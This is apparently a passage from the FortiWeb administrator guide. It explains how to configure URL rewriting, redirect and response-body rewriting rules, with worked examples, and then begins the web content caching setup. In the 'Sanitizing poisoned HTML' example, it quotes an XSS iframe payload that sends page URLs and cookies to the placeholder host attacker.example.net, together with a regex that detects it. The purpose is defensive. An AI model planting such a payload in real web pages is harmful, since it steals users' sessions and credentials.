Aside from for security, rewriting and redirects can be for aesthetics or business reasons. Financial institutions can transparently redirect customers that accidentally request HTTP:

```
http://bank.example.com/login
```

to authenticate and do transactions on their secured HTTPS site:

```
https://bank.example.com/login
```

Additional uses could include:

- During maintenance windows, requests can be redirected to a read-only server.
- International customers can use global URLs, with no need to configure the back-end web servers to respond to additional HTTP virtual host names.
- Shorter URLs with easy-to-remember phrases and formatting are easier for customers to understand, remember, and return to.

Much more than their name implies, “URL rewriting rules” can do all of those things, and more:

- redirect HTTP requests to HTTPS
- rewrite the URL line in the header of an HTTP request
- rewrite the `Host:` field in the header of an HTTP request
- rewrite the `Referer:` field in the header of an HTTP request
- redirect requests to another web site
- send a 403 `Forbidden` response to a matching HTTP requests
- rewrite the HTTP location line in the header of a matching redirect response from the web server
- rewrite the body of an HTTP response from the web server



Rewrites/redirects are not supported in all modes. See “[Supported features in each operation mode](#)” on page 69.

FortiWeb **cannot rewrite requests that exceed FortiWeb’s buffer size**. To block requests that cannot be rewritten, configure [Malformed Request](#).

Rewrites will work on single requests as well as those that have been fragmented using:

```
Transfer-Encoding: chunked
```

## To configure a rewriting/redirection rule

1. Go to *Application Delivery > URL Rewriting Policy > URL Rewriting Rule*.
2. Click *Create New*.

A dialog appears. Its appearance varies by your settings in *Action Type*, and *Request Action* or *Response Action*.

**Edit URL Rewriting Rule**

**Name**

**Action Type**  Request Action  Response Action

**Request Action**

**URL Rewriting Condition Table**

ID	Object	Regular Expression	
1	HTTP Referrer	^/index	<input type="button" value="Clear all"/> <input type="button" value="Edit"/> <input type="button" value="Delete"/>

3. In *Name*, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
4. In *Action Type*, select whether this rule will rewrite HTTP requests from clients (*Request Action*) or HTTP responses from the web server (*Response Action*).

The next step varies by your selection in this step.

5. If you selected *Request Action* in *Action Type*, in the *Request Action* drop-down list, select one of the following:
- *Rewrite HTTP Header* — Rewrites part(s) of the header in the HTTP request before passing it to the web server.

**Replacement URL**

**Host**   Using Physical Server

**URL**

---

**Replacement Referer**

**Referer**   Using Physical Server

Setting name	Description
<b>Host</b>	<p>Enable then type either a host name, such as <code>store.example.com</code>, or IP address if you want to replace the value of the <code>Host:</code> field in the header of HTTP requests. Requests will be redirected to this web host.</p> <p>This field supports back references such as <code>\$0</code> to the parts of the original request that matched any capture groups that you entered in <i>Regular Expression</i> for each object in the condition table. (A capture group is a regular expression, or part of one, surrounded in parentheses. See “<a href="#">Regular expression syntax</a>” on page 726.)</p> <p>For an example, see “<a href="#">Example: Rewriting URLs using variables</a>” on page 401.</p>
<b>Using Physical Server</b>	<p>Enable to insert the variable <code>FORTIWEB_PSERVER</code> in <i>Host</i>.</p> <p>At the time of each specific HTTP request, FortiWeb will replace this variable with the IP address of the physical server to which it is forwarding the request.</p> <p><b>Tip:</b> Use this option when the <i>Deployment Mode</i> option in the server policies using this rule is either <i>Server Balance</i> or <i>HTTP Content Routing</i>. In such cases, by definition of load balancing, HTTP requests will be distributed among multiple web servers, and the specific IP addresses of the physical servers cannot be known in advance.</p>
<b>URL</b>	<p>Enable then type a string, such as <code>/catalog/item1</code>, if you want to replace the URL in the HTTP request.</p> <p>Do not include the name of the web host, such as <code>www.example.com</code>, nor the protocol.</p> <p>Like <i>Host</i>, this field supports back references such as <code>\$0</code> to the parts of the original request that matched any capture groups that you entered in <i>Regular Expression</i> for each object in the condition table (see “<a href="#">What are back-references?</a>” on page 731).</p> <p>For an example, see “<a href="#">Example: Rewriting URLs using regular expressions</a>” on page 400.</p>

Setting name	Description
<b>Referer</b>	<p>Enable then type a URI, such as <code>http://www.example.com/index</code>, if you want to rewrite the <code>Referer:</code> field in the HTTP header.</p> <p>This option is available only if <i>Request Action</i> is <i>Rewrite HTTP Header</i>.</p>
<b>Using Physical Server</b>	<p>Enable to insert the variable <code>FORTIWEB_PSERVER</code> in <i>Referer</i>.</p> <p>At the time of each specific HTTP request, FortiWeb will replace this variable with the IP address of the physical server to which it is forwarding the request.</p> <p><b>Tip:</b> Use this option when the <i>Deployment Mode</i> option in the server policies using this rule is either <i>Server Balance</i> or <i>HTTP Content Routing</i>. In such cases, by definition of load balancing, HTTP requests will be distributed among multiple web servers, and the specific IP addresses of the physical servers cannot be known in advance.</p>

- *Redirect (301 Permanently)* or *Redirect (302 Temporary)* — In *Location*, type a URI, such as `http://www.example.com/new-url`, to use in the `301 Moved Permanently` or the `302 Moved Temporarily` redirection HTTP response from the FortiWeb appliance. Like *Host* and *URL*, this field supports back-references such as `$0` (see “[What are back-references?](#)” on page 731).

**Replacement Location**

Location

- *Send 403 Forbidden* — Return a `403 Forbidden` response to the client.

6. If you selected *Response Action* in *Action Type*, in the *Response Action* drop-down list, select one of the following:

- *Rewrite HTTP Body* — In *Replacement*, type the string that will replace content in the body of HTTP responses (see “[What are back-references?](#)” on page 731 and “[Cookbook regular expressions](#)” on page 733).

**Replacement Strings in Body**

Replacement

- *Rewrite HTTP Location* — In *Location*, type a URI, such as `http://www.example.com/new-url`, to use in the `302 Moved Temporarily` redirection when the HTTP response matches. Like *Host* and *URL*, this field supports back-references such as `$0` (see “[What are back-references?](#)” on page 731).

**Replacement String**

Location

7. Click *Create New* to add match conditions for the rule to *URL Rewriting Condition Table*. A dialog appears.

8. Configure these settings:

Edit URL Rewriting Condition

ID

Object

Regular Expression  >>

Protocol Filter

Protocol

Content Type Filter

Content Type Set

text/plain  
application/xml(or)text/xml  
application/javascript  
application/soap+xml

text/html  
text/javascript

Meet this condition if:

Object does not match the regular expression,the protocol filter or the content type filter

Object matches the regular expression,the protocol filter and the content type filter

Setting name	Description
<b>Object</b>	<p>Select which part of the HTTP request will be tested for a match:</p> <ul style="list-style-type: none"> <li>• <b>HTTP Host</b> — The <code>Host :</code> field in the HTTP header. This option does <b>not</b> appear if <i>Response Action</i> in step 6 was <i>Rewrite HTTP Body</i>.</li> <li>• <b>HTTP Request URL</b> — The URL in the HTTP header. The URL can be up to 1,024 characters long, unless superseded by HTTP constraints such as <i>Header Line Length</i>. This option does <b>not</b> appear if <i>Response Action</i> in step 6 was <i>Rewrite HTTP Body</i>.</li> <li>• <b>HTTP Referer</b> — The <code>Referer :</code> field in the HTTP header. This option appears only if <i>Action Type</i> in step 4 was <i>Request Action</i>. This option does <b>not</b> appear if <i>Response Action</i> in step 6 was <i>Rewrite HTTP Body</i>.</li> <li>• <b>HTTP Body</b> — The content of the request, such as an HTML document. This option appears only if <i>Response Action</i> in step 6 was <i>Rewrite HTTP Body</i>.</li> <li>• <b>HTTP Location</b> — The <code>Location :</code> field in the header of the request. This option appears only if <i>Response Action</i> in step 6 was <i>Rewrite HTTP Location</i>.</li> </ul> <p>If the request must meet multiple conditions (for example, it must contain both a matching <code>Host :</code> field and a matching URL), add each condition to the condition table separately.</p>
<b>Regular Expression</b>	<p>Depending on your selection in <i>Object</i> and <i>Meet this condition if</i>, type a regular expression that defines either all matching or all non-matching objects. Also configure <i>Meet this condition if</i>.</p>

Setting name	Description
	<p>For example, for the URL rewriting rule to match all URLs that begin with <code>/wordpress</code>, you could enter <code>^/wordpress</code>, then, in <i>Meet this condition if</i>, select <i>Object matches the regular expression</i>.</p> <p>The pattern is <b>not</b> required to begin with a slash (<code>/</code>).</p> <p>When you have finished typing the regular expression, click the <code>&gt;&gt;</code> (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see “<a href="#">Regular expression syntax</a>” on page 726, “<a href="#">What are back-references?</a>” on page 731 and “<a href="#">Cookbook regular expressions</a>” on page 733).</p>
<b>Protocol Filter</b>	<p>Enable if you want to match this condition only for either HTTP or HTTPS. Also configure <i>Protocol</i>.</p> <p>For example, you could redirect clients that accidentally request the login page by HTTP to a more secure HTTPS channel — but the redirect is not necessary for HTTPS requests.</p> <p>As another example, if URLs in HTTPS requests should be exempt from rewriting, you could configure the rewriting rule to apply only to HTTP requests.</p>
<b>Protocol</b>	<p>Select which protocol will match this condition, either <i>HTTP</i> or <i>HTTPS</i>. This option appears only if <i>Protocol Filter</i> is enabled.</p>
<b>Content Type Filter</b>	<p>Enable if you want to match this condition only for specific HTTP content types (also called Internet or MIME file types) such as <code>text/html</code>, as indicated in the <code>Content-Type: HTTP</code> header. Also configure <i>Content Type Set</i>.</p>
<b>Content Type Set</b>	<p>In the left text area, select one or more HTTP content types that you want to match this condition, then click the right arrow button to move them into the text area on the right side.</p> <p>This option is visible only if <i>Content Type Filter</i> is enabled.</p>
<b>Meet this condition if</b>	<p>Indicate how to use <i>Regular Expression</i> when determining whether or not this URL rewriting condition is met.</p> <ul style="list-style-type: none"> <li>• <b>Object does not match the regular expression</b> — If the regular expression does <b>not</b> match the request object, the condition is met.</li> <li>• <b>Object matches the regular expression</b> — If the regular expression <b>does</b> match the request object, the condition is met.</li> </ul> <p>If all conditions are met, the FortiWeb appliance executes the <i>Request Action</i> or <i>Response Action</i>, whichever you selected.</p>

9. If you selected *HTTP Referrer* from *Object*, also configure the following:

Setting name	Description
<b>If no Referrer field in HTTP header</b>	<p>Select either:</p> <ul style="list-style-type: none"> <li>• <b>Do not meet this condition</b></li> <li>• <b>Meet this condition</b></li> </ul> <p>Requests can lack a <code>Referer</code> : field for several reasons, such as if the user manually types the URL, and the request does not result from a hyperlink from another web site, or if the URL resulted from an HTTPS connection. (See the <a href="#">RFC 2616</a> section on the <code>Referer</code> : field.) In those cases, the field cannot be tested for a matching value.</p> <p>This option appears only if <i>Object</i> is <i>HTTP Referrer</i>.</p>

10. Click *OK*.

11. Repeat the previous two steps until you have defined all matching HTTP requests or responses that should be rewritten as defined in this rule.

12. Go to *Application Delivery > URL Rewriting Policy > URL Rewriting Policy*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see "[Permissions](#)" on page 52.

13. Click *Create New*.

A dialog appears.

ID	Priority	Rewriting Rule Name
1	2	url-rewrite1
2	0	url-rewrite2

14. In *Name*, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

15. Click *OK*.

16. Click *Create New*.

A dialog appears.

17. For *Priority*, enter the priority for this rule in relation to other defined rules.

Rule order affects rewriting rule matching and behavior. The search begins with the highest *Priority* number (0 = greatest priority) rule in the list and progresses in order towards the

largest number (lowest priority) in the list. Matching rules are determined by comparing the rule and the request. If no rule matches, the request remains unchanged.

18. From the *Rewriting Rule Name* drop-down list, select the name of an existing rewriting rule to add to the policy.

To view or change the information associated with the rule, click the *Detail* link. The *URL Rewriting Rule* dialog appears, where you can view and edit the rules. Use your browser's *Back* button to return.

19. Click *OK*.

20. Repeat the previous steps for each rule you want to add to the rewriting policy.

21. If you are rewriting a response from the web server, and it is compressed, configure a decompression rule so that FortiWeb will be able to rewrite. See [“Configuring temporary decompression for scanning & rewriting” on page 488](#).

22. To apply the rewriting policy, select it in an inline protection profile. For details, see [“Configuring a protection profile for inline topologies” on page 496](#).

#### See also

- [Rewriting & redirecting](#)
- [Example: HTTP-to-HTTPS redirect](#)
- [Example: Full host name/URL translation](#)
- [Example: Sanitizing poisoned HTML](#)
- [Example: Rewriting URLs using regular expressions](#)
- [Example: Rewriting URLs using variables](#)
- [Regular expression syntax](#)
- [What are back-references?](#)
- [Cookbook regular expressions](#)

## Example: HTTP-to-HTTPS redirect

Example.com is a business-oriented social media provider. Its clients require that attackers cannot fraudulently post comments. If an attacker can post while disguised as originating from the client's business, as this could enable an attacker to ruin a business's reputation.

To provide clients with protection from HTTP session hijacking tools such as Firesheep, Example.com wants to automatically redirect **all** HTTP requests to HTTPS. This way, **before** the client attempts to log in and exposes both their credentials and HTTP session ID to an eavesdropper, the response and subsequent requests are SSL/TLS encrypted, and thereby protected.

To do this, example.com will apply a rewriting rule that matches all HTTP requests, regardless of host name variations or URL, such as:

```
http://www.example.com/login  
http://www.example.co.jp/
```

and redirects them to the equivalent URL on its secure sites:

```
https://www.example.com/login  
https://www.example.co.jp/
```

This rewriting rule has 3 parts:

- Regular expression that matches HTTP requests with any host name — `(.*)`



This regular expression should **not** match **HTTPS** requests, since it would decrease performance to redirect requests that are already in HTTPS.

- Regular expression that matches requests with any URL in the HTTP header — `^(.*)$`
- Redirect destination location that assembles the host name (`$0`) and URL (`$1`) from the request in front of the new protocol prefix, `https://`

See [“What are back-references?” on page 731](#).

This could be configured via either the CLI or web UI.

### New URL Rewriting Condition

ID:

Object:

Regular Expression:

Protocol Filter:

Protocol:

Meet this condition if:

- Object matches the regular expression and the protocol filter
- Object does not match the regular expression or the protocol filter

### New URL Rewriting Condition

ID:

Object:

Regular Expression:

Protocol Filter:

Protocol:

Meet this condition if:

- Object matches the regular expression and the protocol filter
- Object does not match the regular expression or the protocol filter

### Edit URL Rewriting Rule

Name:

Action Type:  Request Action  Response Action

Request Action:

#### URL Rewriting Condition Table

ID	Object	Regular Expression	
1	HTTP Host	(.*)	
2	HTTP URL	^(.*)\$	

Replacement Location

Location:

CLI commands to implement this are:

```
config waf url-rewrite url-rewrite-rule
  edit "http_to_https"
    set action redirect
    set location "https://$0/$1"
    set host-status disable
    set host-use-pserver disable
    set referer-status disable
    set referer-use-pserver disable
    set url-status disable
    config match-condition
      edit 1
        set reg-exp "(.*)"
        set protocol-filter enable
      next
      edit 2
        set object http-url
        set reg-exp "^/(.*)$"
      next
    end
  next
end
config waf url-rewrite url-rewrite-policy
  edit "http_to_https"
    config rule
      edit 1
        set url-rewrite-rule-name "http_to_https"
      next
    end
  next
end
```

#### See also

- [Example: Full host name/URL translation](#)
- [Rewriting & redirecting](#)
- [Example: Rewriting URLs using regular expressions](#)
- [Example: Rewriting URLs using variables](#)
- [Regular expression syntax](#)
- [What are back-references?](#)
- [Cookbook regular expressions](#)

## Example: Full host name/URL translation

Example.com wants to translate its domain name: the external DNS name should be rewritten to the internal DNS name, and vice versa.

When the external DNS name `www.example.com` appears in the client's request's HTTP `Host :` header, it should be rewritten to `www-internal.example.com`.

In the server's response traffic, when the internal DNS name `www-internal.example.com` appears in the `Location:` header, or in hyperlinks in the document body, it must be rewritten.

To do this, it creates a set of 3 rewriting rules, one for each of parts that FortiWeb must rewrite.

### Edit URL Rewriting Rule

**Name**

**Action Type**  Request Action  Response Action

**Request Action** Rewrite HTTP Header ▾



### URL Rewriting Condition Table

ID	Object	Regular Expression	
1	HTTP Host	www.example.com	 

**Replacement URL**

**Host**   Using Physical Server

**URL**

**Replacement Referrer**

**Referrer**   Using Physical Server

### Edit URL Rewriting Rule

**Name**

**Action Type**  Request Action  Response Action

**Response Action** Rewrite HTTP Locatio ▾




### URL Rewriting Condition Table

ID	Object	Regular Expression	
1	HTTP Location	(.*)www-internal.example.com(.*)	 

**Replacement String**

**Location**



**Edit URL Rewriting Rule**

**Name**

**Action Type**  Request Action  Response Action

**Response Action**  ▼

---



**URL Rewriting Condition Table**

ID	Object	Regular Expression	
1	HTTP Body	www-internal.example.com	 

**Replacement Strings in Body**

Replacement
<input type="text" value="www.example.com"/>

**Table 36:** Example request host name rewrite

<i>Object</i>	<i>HTTP Host</i>
<b>Regular Expression in URL match condition</b>	www.example.com
<i>Host</i>	www-internal.example.com

**Table 37:** Example response location rewrite

<i>Object</i>	<i>HTTP Location</i>
<b>Regular Expression in URL match condition</b>	(.*)www-internal.example.com(.*)
<i>Location</i>	\$0www.example.com\$1

**Table 38:** Example response hyperlink rewrite

<i>Object</i>	<i>HTTP Body</i>
<b>Regular Expression in URL match condition</b>	www-internal.example.com
<i>Replacement</i>	www.example.com

**See also**

- [Example: Rewriting URLs using regular expressions](#)
- [Example: Rewriting URLs using variables](#)
- [Rewriting & redirecting](#)
- [Regular expression syntax](#)
- [What are back-references?](#)
- [Cookbook regular expressions](#)

## Example: Sanitizing poisoned HTML

Example.com is a cloud hosting service provider that has just bought several FortiWebs. Thousands of customers rely on it to maintain database-backed web servers. Before FortiWeb was added to its network, its web servers were regularly being attacked. Without HTTP-savvy intrusion detection and filtering, these posts poisoned many of its web applications by using XSS to inject stored clickjacking attacks into login pages.

Example.com wants to mitigate the effects of prior attacks to protect innocent clients while its incident response team finishes forensic work to audit all applications for impact and complete remediation. To do this, it will rewrite the body of offending responses.

Example.com's incident response team has already found some of the poisoned HTML that is afflicting some login pages. All major web browsers are currently vulnerable.

It replaces the login pages of the web application with a hidden frame set which it uses to steal session or login cookies and spy on login attempts. The attacker can then use stolen login credentials or use the fraudulent session cookies. For bank clients, this is especially devastating: the attacker now has complete account access, including to credit cards.

To mitigate effects, example.com wants to scrub the malicious HTML from responses, **before** they reach clients that could unwittingly participate in attacks, or have their identities stolen.

To do this, FortiWeb will rewrite the injected attack:

```
<iframe src="javascript:document.location.href=
  `attacker.example.net/peep?url=`+
  parent.location.href.toString()+`lulz=`
  escape(document.cookie);"
  sandbox="allow-scripts allow-forms"
  style="width:0%;height:0%;position:absolute;left:-9999em;">
</iframe>
```

into a null string to delete it from the infected web server's response. FortiWeb will replace the attack with its own content:

```
<script src="http://irt.example.com/todo.jss"></script>
```

so that each infected response posts the infected host name, URL, and attack permutation to a "to do" list for the incident response team, as well as notifying the impacted customer.

Since attackers often try new attack forms to evade filters, the regular expression uses a few techniques for flexible matching:

- case insensitivity — (?i)
- alternative quotation marks — [\"'`?\"'\"\_\"?\",'\"'\"?<>«»]
- word breaks of zero or more white spaces — (\\s)\*
- word breaks using forward slashes instead of white space — [\\s\\/]\*
- zero or more new line breaks within the tag — (\\n|.)\*

### New URL Rewriting Rule

**Name**

**Action Type**  Request Action  Response Action

**Response Action**



### URL Rewriting Condition Table

ID	Object	Regular Expression
<b>Replacement Strings in Body</b>		
<b>Replacement</b>	<input type="text"/>	

### New URL Rewriting Condition

**ID**

**Object**

**Regular Expression**

**Protocol Filter**

**Content Type Filter**

**Content Type Set**

<input type="text" value="text/plain"/> application/xml(or)text/xml application/javascript application/soap+xml	<input type="text" value="text/html"/> text/javascript
--	---

Meet this condition if:

Object does not match the regular expression, the protocol filter or the content type filter

Object matches the regular expression, the protocol filter and the content type filter

**Edit URL Rewriting Rule**

**Name**

**Action Type**  Request Action  Response Action

**Response Action**

---

**URL Rewriting Condition Table**

ID	Object	Regular Expression	
1	HTTP Body	(?i)<(\s)*iframe[\sV]src=(\s)*["'`?""",',''?<>«»]javascript:(\n .)*</iframe>	

**Replacement Strings in Body**

**Replacement**

**Table 39:** Example HTML body rewrite using regular expressions

<i>Object</i>	<i>HTTP Body</i>
<b>Regular Expression in URL match condition</b>	(?i)<(\s)*iframe[\sV]src=(\s)*["'`?""",',''?<>«»]javascript:(\n .)*</iframe>
<b>Replacement</b>	<script src="http://irt.example.com/todo.jss"></script>

**See also**

- [Defining custom data leak & attack signatures](#)
- [Regular expression syntax](#)
- [What are back-references?](#)
- [Cookbook regular expressions](#)

### Example: Inserting & deleting body text

Example.com wants to delete some text, and insert other text. As an example, it wants to change:

Hey everyone, this works!

to:

Hey, this works now!

To do this, it will rewrite matching parts of the body in the web server’s response.

The regular expression contains capture groups ( . \* ) that create numbered substrings — back-references such as \$0 — that you can recall by their number when writing the

replacement text. By omitting a capture group (in this case, \$1 is omitted from *Replacement*), that part of the text is removed. To insert text, simply add it to the replacement text.

**Table 40:** Example body rewrite using regular expressions

<i>Object</i>	<i>HTTP Body</i>
<b>Regular Expression in URL match condition</b>	<code>(. *) (everyone) , ( . *) (works) !</code>
<i>Replacement</i>	<code>\$0 , \$2 \$3 now!</code>

#### See also

- [Regular expression syntax](#)
- [What are back-references?](#)
- [Cookbook regular expressions](#)

## Example: Rewriting URLs using regular expressions

Example.edu is a large university. Professors use a mixture of WordPress and Movable Type software for their course web pages to keep students updated. In addition, the campus bookstore and software store use custom shopping cart software. The URLs of these web applications contain clues about the underlying vendors, databases and scripting languages.

The university is a frequent target of attacks because it is a large organization with many mobile users and guests, and an Internet connection with large bandwidth. Its network administrators want to hide the underlying technology to make it more difficult for attackers to craft platform-specific attacks. Example.edu also wants to make clients' bookmarked URLs more permanent, so that clients will not need to repair them if the university switches software vendors.

Because it has so many URLs, the university uses regular expressions to rewrite sets of similar URLs, rather than configuring rewrites for each URL individually. More specific URL rewrite rules

are selected first in the URL rewriting group, before general ones, due to the affects of the matching order on which each rewrite rule is applied.

**Table 41:** Example URL rewrites using regular expressions

<i>Regular Expression</i> in URL match condition	<i>URL</i>	<b>Example URL in client's request</b>	<b>Result</b>
<code>^/cgi/python/ustore/payment.html\$</code>	<code>/store/checkout</code>	<code>/cgi/python/ustore/payment.html</code>	<code>/store/checkout</code>
<code>^/ustore*\$</code>	<code>/store/view</code>	<code>/ustore/viewItem.asp?id=1&amp;img=2</code>	<code>/store/view</code>
<code>/Wordpress/(.*)</code>	<code>/blog/\$0</code>	<code>/wordpress/10/11/24</code>	<code>/blog/10/11/24</code>
<code>/(.*)\.xml</code>	<code>/\$0</code>	<code>/index.xml</code>	<code>/index</code>

**See also**

- [Example: HTTP-to-HTTPS redirect](#)
- [Example: Rewriting URLs using variables](#)
- [Rewriting & redirecting](#)
- [Regular expression syntax](#)
- [What are back-references?](#)
- [Cookbook regular expressions](#)

## Example: Rewriting URLs using variables

Example.com has a web site that uses ASP, but the administrator wants it to appear that the web site uses PHP. To do this, the administrator configured a rule that changes any requested file's extension which is asp into php.

The condition table contains two match conditions, in this order:

1. The `Host` : may be anything.
2. The request URL must end in `.asp`.

If both of those are true, the request is rewritten.

The administrator does not want to rewrite matching requests into a single URL. Instead, the administrator wants each rewritten URL to re-use parts of the original request.

To assemble the rewritten URL by re-using the original request's file path and `Host` :, the administrator uses two back reference variables: `$0` and `$1`. Each variable refers to a part of the original request. The parts are determined by which capture group was matched in the *Regular Expression* field of each condition table object.

- `$0` — The text that matched the **first** capture group `(.*)`. In this case, because the object is the `Host` : field, the matching text is the host name, `www.example.com`.
- `$1` — The text that matched the **second** capture group, which is also `(.*)`. In this case, because the object is the request URL, the matching text is the file path, `news/local`.

**Table 42:** Example URL rewrites using regular expressions

<b>Example request</b>	<b>URL Rewriting Condition Table</b>		<b>Replacement URL</b>		<b>Result</b>
<code>www.example.com</code>	<i>HTTP Host</i>	<code>(.*)</code>	<i>Host</i>	<code>\$0</code>	<code>www.example.com</code>

**Table 42:** Example URL rewrites using regular expressions

Example request	URL Rewriting Condition Table		Replacement URL		Result
/news/local.asp	<i>HTTP URL</i>	/(.*)\.asp	<i>URL</i>	/\$1.php	/news/local.php

**See also**

- [Rewriting & redirecting](#)
- [Example: Rewriting URLs using regular expressions](#)
- [Example: HTTP-to-HTTPS redirect](#)
- [Regular expression syntax](#)
- [What are back-references?](#)
- [Cookbook regular expressions](#)


# Caching

To improve performance of your back-end network and servers by reducing their traffic and processing load, you can configure FortiWeb to cache responses from your servers.

Normally, FortiWeb forwards all allowed requests to your servers. This results in a 1:1 ratio of client-side to server-side traffic. When content caching is enabled, however, FortiWeb will forward only requests for content that:

- does not exist in its cache, and
- is cacheable (see “What can be cached?” on page 408)

When many requests are for cached content, the ratio of traffic changes to n:1.



Content caching provides the greatest benefit for things that rarely change, such as icons, background images, movies, PDFs, and static HTML.

## To configure web content caching



Response caching is not supported on FortiWeb 400B due to limited available memory.

1. If you want to cache **all** URLs except for a few, go to *Application Delivery > Caching > Web Cache Exception*. Otherwise, skip to step 9.
2. Click *Create New*.

- In *Name*, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

ID	Host	Host Status	URL Pattern	Type	Cookie Name
1		Disable	/livestream	Simple String	

- Click *OK*.
- Click *Create New*.
- Configure these settings. (You can omit items from the cache by matching the request URL, its cookie name, or both. Some URLs may not require exceptions because they inherently cannot be cached. For details, see [“What can be cached?”](#) on page 408.)

Setting name	Description
<b>Host</b>	Select which protected host names entry (either a web host name or IP address) that the <code>Host :</code> field of the HTTP request must be in to match the exception.  This option is available only if <i>Host Status</i> is enabled.
<b>Host Status</b>	Enable to require that the <code>Host :</code> field of the HTTP request match a protected host names entry in order to match the exception. Also configure <i>Host</i> .
<b>Type</b>	Indicate whether <i>URL Pattern</i> is a <i>Simple String</i> (that is, a literal URL) or a <i>Regular Expression</i> .

Setting name	Description
<b>URL Pattern</b>	<p>Depending on your selection in <i>Type</i>, enter either:</p> <ul style="list-style-type: none"> <li>the literal URL, such as <code>/index.php</code>, that the HTTP request must contain in order to match the rule. The URL must begin with a slash (/).</li> <li>a regular expression, such as <code>^/* .php</code>, matching all and only the URLs to which the rule should apply. The pattern does not require a slash (/); however, it must at match URLs that begin with a slash, such as <code>/index.cfm</code>.</li> </ul> <p>Do not include the domain name, such as <code>www.example.com</code>, which is configured separately in the <i>Host</i> drop-down list.</p> <p>To create and test a regular expression, click the &gt;&gt; (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see “<a href="#">Regular expression syntax</a>” on <a href="#">page 726</a>).</p> <p><b>Tip:</b> Generally, URLs that require autolearning adapters do not work well with caching either. Dynamic URLs that contain variables such as user names (e.g. older versions of Microsoft OWA) or volatile data such as parameters usually should not be cached. Because FortiWeb is unlikely to receive identical subsequent requests for them, dynamic URLs can rapidly consume cache without improving performance.</p>
<b>Cookie Name</b>	<p>Type the name of the cookie, such as <code>sessionid</code>, as it appears in the <code>Cookie: HTTP</code> header.</p> <p><b>Tip:</b> Content that is unique to a user, such as personalized pages that appear after a person has logged in, usually should not be cached. If the web application’s authentication is cookie-based, configure this setting with the name of the authentication cookie. Otherwise, if it is parameter-based, configure the exception with a URL pattern that matches the authentication ID parameter.</p>

7. Click *OK*.
8. Repeat the previous steps for each entry that you want to add to the exception.
9. Go to *Application Delivery > Caching > Web Cache Policy*.
10. Click *Create New*.

11. Configure these settings, then click *OK*..

Edit Web Cache Policy

**Name**

**Cache Buffer Size**  MB

**Maximum Cached Page Size**  (1-10240)KB

**Default Cache Timeout**  (1-7200)Minutes

**Exception**  [Detail...](#)

*FortiWeb will try and cache all URLs unless URLs are specified below.*

+ Create New ✎ Edit 🗑 Delete

☐	ID	Host	Host Status	URL Pattern	Type
☐	1	www.example.com	Enable	^index\.php\$	Regular Expression

Setting name	Description
<b>Host</b>	Select which protected host names entry (either a web host name or IP address) that the <code>Host :</code> field of the HTTP request must be in to match the policy.  This option is available only if <i>Host Status</i> is enabled.
<b>Cache Size</b>	Type the maximum size in megabytes (MB) of RAM to allocate to caching content.  Storing cached content to FortiWeb's hard disk is not supported.  <b>Tip:</b> For improved performance, adjust this setting until it is as small as possible yet FortiWeb can still fit most graphics and server processing-intensive pages into its cache. This allows FortiWeb to allocate more RAM to other features that also affect throughput, such as scanning for attacks.
<b>Maximum Cached Page Size</b>	Type the maximum size in kilobytes (KB) of each URL that FortiWeb will cache. Objects such as high-resolution images, movies, or music that are larger than this limit will not be cached.  <b>Tip:</b> For improved performance, adjust this setting until FortiWeb can fit most graphics and server processing-intensive pages into its cache.
<b>Default Cache Timeout</b>	Type the time to live for each entry in the cache. Expired entries will be removed.  A subsequent request for the URL will cause FortiWeb to forward the request to the server in order to cache the response again. Any additional requests will receive FortiWeb's cached response until the URL's cache timeout occurs.
<b>Exception</b>	Select a list of exceptions, if any, to this list of cached URLs.

12. To automatically cache all URLs except for those in *Exception*, skip to step 15. Otherwise, to manually specify which URLs to cache, click *Create New*. (Do this, for example, if you want to cache only a few URLs.)
13. Configure these settings, then click *OK*:

New Web Cache Policy Item Rule

ID auto

Host Status

Host www.example. ▾

Type  Simple String  Regular Expression

URL Pattern  >>

OK
Cancel

Setting name	Description
<b>Host</b>	Select which protected host names entry (either a web host name or IP address) that the <code>Host :</code> field of the HTTP request must be in to match the policy.  This option is available only if <i>Host Status</i> is enabled.
<b>Host Status</b>	Enable to require that the <code>Host :</code> field of the HTTP request match a protected host names entry in order to match the policy. Also configure <i>Host</i> .
<b>Type</b>	Indicate whether <i>URL Pattern</i> is a <i>Simple String</i> (that is, a literal URL) or a <i>Regular Expression</i> .
